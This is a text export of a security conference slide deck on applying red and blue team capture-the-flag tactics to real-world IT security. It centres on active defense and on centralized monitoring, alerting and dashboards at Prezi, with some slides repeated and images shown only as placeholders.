


Time to evolve?

Applying red and blue team CTF tactics in IT security.

Online Prezi:

<http://prezi.com/a6vwtshrqjzg/>




Time to evolve?

Applying red and blue team CTF tactics in IT security.

Online Prezi:

<http://prezi.com/a6vwtshrqjzg/>



Intro

David Szili

dimension
data



Mihaly Zagon



Prezi



The Idea

Cyberlympics 2012

CTF tactics in real life?



The Problem

- we buy something but we don't configure it
- if we configure it, we don't configure it properly
- if we configure it properly, we don't use them

breach detected(?) after a month



David Szili

dimension
data 



Penetration Tester



What my friends think I do



What my mom thinks I do



What the media thinks I do




What my co-workers think I do



What I think I do



What I really do

[illegible]

The Idea

Cyberlympics 2012

CTF tactics in real life?



The Problem

- we buy something but we don't configure it
- if we configure it, we don't configure it properly
- if we configure it properly, we don't use them



breach detected(?) after a month




Blue team

WTF is happening should not be a question!

- centralized
- real time
- visual
- automated alerts

Monitoring & alerting



Don't just wait, be proactive!


- reliable signals
- control the attackers
- basic concept of "active defense"

Don't just wait!



- Paul Asadoorian, John Strand
- Active Defense Harbinger Distribution (ADHD)


Monitoring & alerting



- collect data from everywhere
- create dashboards for everything
- good for everybody



- access logs
- error logs
- suricata events
- content-security-policy reports
- jsonp requests with external ref
- application level events
- application level auth issues



Alert on important signals

≥ 40% (401,403) responses

→ [what is scan redirection](#)

→ CSP alerts



Monitoring culture

- collect data from everywhere
- create dashboards for everything
- good for everybody



Good for everybody

Prezi Mission Control

Changelog ▾

Dashboard ▾

System health

Slick Dashboards ▾

1h 4h 12h 1d 1w 2w 1m 3m 6m 1y




Backend deploys

Editor releases

Storage releases

Conversion releases

Main Dashboard




go

Prezi

1h

4h




■ zuisit




Tue 12

■ storage present


Storage Proxy Errors

